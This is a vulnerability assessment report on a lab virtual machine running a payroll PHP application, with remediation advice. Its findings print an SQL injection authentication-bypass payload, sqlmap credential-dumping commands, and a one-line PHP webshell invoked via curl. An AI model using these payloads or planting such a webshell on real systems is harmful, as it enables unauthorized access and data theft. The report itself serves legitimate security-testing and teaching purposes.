Vulnerability Assessment Report

Date: 2025-09-29

Author: Richu Joseph

Executive Summary

During a controlled lab assessment of the provided OVA (target IP 192.168.56.101) we identified multiple critical vulnerabilities that together allow an attacker to obtain valid application credentials, bypass authentication, execute code on the webserver, and obtain a remote shell. Key findings include SQL injection in `payroll_app.php` (authentication bypass and database enumeration), cleartext credentials in the database, and world-writable web directories enabling remote code execution as the webserver user (www-data). These issues combined create a high risk of full system compromise. Immediate remediation is recommended.

Target: 192.168.56.101 (Imported OVA)

Environment: Virtual Box (Host-only), Kali attacker VM

Scope & Methodology

Scope:

- Target VM imported from provided OVA file and run in VirtualBox (host-only network).
- Target IP: 192.168.56.101

Methodology:

- Reconnaissance: nmap host discovery and service/version scans.
- Web enumeration: directory discovery (gobuster), manual inspection, curl.

- Vulnerability verification: sqlmap for SQL injection and database enumeration.
- Exploitation: used credentials to SSH into the host, tested writable web directories by uploading PHP files and executing commands as www-data.
- Post-exploitation: local enumeration for privilege escalation vectors.

Findings

Finding 1 — SQL Injection and Authentication Bypass (payroll_app.php)
Severity: High

Description: The payroll application login form is vulnerable to SQL injection which allows an attacker to bypass authentication. A crafted POST to the login endpoint returned a logged-in page ("Welcome, admin' OR '1'='1").

Evidence & Reproduction:

1) Proof of concept (curl):

curl -s -X POST -d "user=admin\' OR \'1\'=\'1&password=anything&s=OK" http://192.168.56.101/payroll_app.php

2) Database enumeration with sqlmap (example):

sqlmap -u "http://192.168.56.101/payroll_app.php" --data="user=admin&password=anything&s=OK" -p user --batch --dbs

Impact: Attackers can access application functionality without valid credentials and enumerate sensitive data stored in the database.

Remediation:

- Use prepared statements / parameterized queries.

- Apply input validation and output encoding.

- Deploy a web application firewall (WAF) and monitoring for anomalous requests.




Figure 1 — SQLmap extraction showing users and passwords (sensitive data redacted in report).

Finding 2 — Cleartext Credentials in Database
Severity: High

Description: The `payroll` database `users` table contains user records with cleartext passwords. These credentials were extracted using SQL injection and include application user accounts (examples: leia_organa, lando_calrissian, etc.).

Evidence & Reproduction:

sqlmap extraction (example):

sqlmap ... -D payroll -T users -C username,password --dump

Impact: Credentials disclosure allowed authentication to system services (SSH/FTP/phpMyAdmin), enabling remote shell access.

Remediation:

- Never store passwords in cleartext; use strong salted hashing (bcrypt, argon2).

- Enforce unique passwords and rotate any exposed credentials.

Figure 2 — nmap and web index evidence (showing open services and directories).

Finding 3 — World-writable Web Directory and Remote Code Execution
Severity: High

Description: The web directory `/var/www/html/chat` (and `/var/www/uploads`) were world-writable. An attacker with an account on the system was able to upload a PHP file and execute it via HTTP, which executed commands as the webserver user (www-data).

Evidence & Reproduction:

1) Created phpinfo to verify execution:

```
cat > /var/www/html/chat/phpinfo.php <<EOF
<?php
phpinfo();
?>
EOF
```

2) Uploaded a minimal webshell and executed `id` via HTTP:

```
cat > /var/www/html/chat/shell.php <<EOF
<?php if(isset($_GET['cmd'])){ system($_GET['cmd']); } ?>
EOF
curl "http://192.168.56.101/chat/shell.php?cmd=id"
```


Impact: Remote code execution as www-data; combined with credential reuse, this can lead to complete compromise.


Remediation:

- Remove world-writable permissions on web directories (chmod o-w).

- Restrict upload functionality, validate file types, and store uploads outside the webroot.


Figure 3 — index page





Welcome,

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000



leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Prioritized Remediation

1. Fix SQL injection vulnerabilities and validate inputs.

2. Remove cleartext storage of passwords; migrate to bcrypt/argon2 and force password resets.

3. Remove world-writable permissions from web directories and lock down upload folders.

4. Patch and upgrade server components (PHP, Apache, ProFTPD, Samba, MySQL).

5. Harden SSH, rotate compromised credentials, and enable monitoring and alerting.

Conclusion

In summary, the assessment found critical vulnerabilities notably SQL injection, clear text credential storage, and world-writable web directories which together enable remote compromise. Immediate remediation is strongly recommended.